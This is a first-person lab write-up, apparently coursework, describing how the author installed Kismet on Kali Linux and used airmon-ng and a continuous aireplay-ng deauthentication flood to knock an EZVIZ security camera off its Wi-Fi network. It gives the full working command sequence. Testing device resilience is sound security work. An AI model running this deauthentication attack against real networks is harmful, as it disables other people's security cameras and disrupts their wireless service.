Sean Rooney

I started by going to this site for guidance. <https://null-byte.wonderhowto.com/how-to/hack-wi-fi-disabling-security-cameras-any-wireless-network-with-aireplay-ng-0185435/>

I made sure Kali was up to date with commands

*Apt update* and *apt upgrade*

Then I needed to install kismet. I followed the link to <https://null-byte.wonderhowto.com/how-to/use-kismet-watch-wi-fi-user-activity-through-walls-0182214/>

Next I needed the repository.

git clone <https://www.kismetwireless.net/git/kismet.git>

I ran another command to get more dependencies.

sudo [apt-get](https://null-byte.wonderhowto.com/how-to/hack-like-pro-linux-basics-for-aspiring-hacker-part-5-installing-new-software-0147591/) install build-essential git libmicrohttpd-dev zlib1g-dev libnl-3-dev libnl-genl-3-dev libcap-dev libpcap-dev libncurses5-dev libnm-dev libdw-dev libsqlite3-dev

Then I went to the directory with

Cd kismet

I was supposed to configure the install with

./configure

This didn’t work. I needed the correct protobuf. I ran

sudo apt install build-essential git libmicrohttpd-dev pkg-config zlib1g-dev libnl-3-dev libnl-genl-3-dev libcap-dev libpcap-dev libnm-dev libdw-dev libsqlite3-dev libprotobuf-dev libprotobuf-c-dev protobuf-compiler protobuf-c-compiler libsensors4-dev

./configure

Still didn’t work. Needed libusb so I ran

sudo apt install libusb-1.0-0-dev

./configure

Now it seemed to work. I ran

Make

This was to finish the installation. This took a little bit to finish. Maybe just a bad computer.

Next I ran the command

Sudo make suidinstall

Next it said to add my username to kismet. I don’t know if it was necessary since I was root, but I did it anyway.

Sudo usermod -a -G kismet root


Next I needed to put the wireless card in monitor mode with


Sudo airmon-ng start wlan0


After it is in monitor mode, I can watch the traffic with

kismet -c wlan0mon

I found the device in the list.







After finding information like the MAC and channel for the access point and the camera, it wanted me to turn off kismet and lock onto the channel for the access point I needed to disrupt.


ctrl + c

Now that kismet has stopped

airmon-ng start wlan0mon 11

The command for disrupting the camera is

aireplay-ng -0 0 -a <bssid of access point> -c <bssid of client device> <name of the adapter>



After running the command, I got got a whole list of deauthentications. I checked the ap on my phone and I was unable to find the device. It looks like the EZVIZ camera is susceptible to the aireplay-ng attack.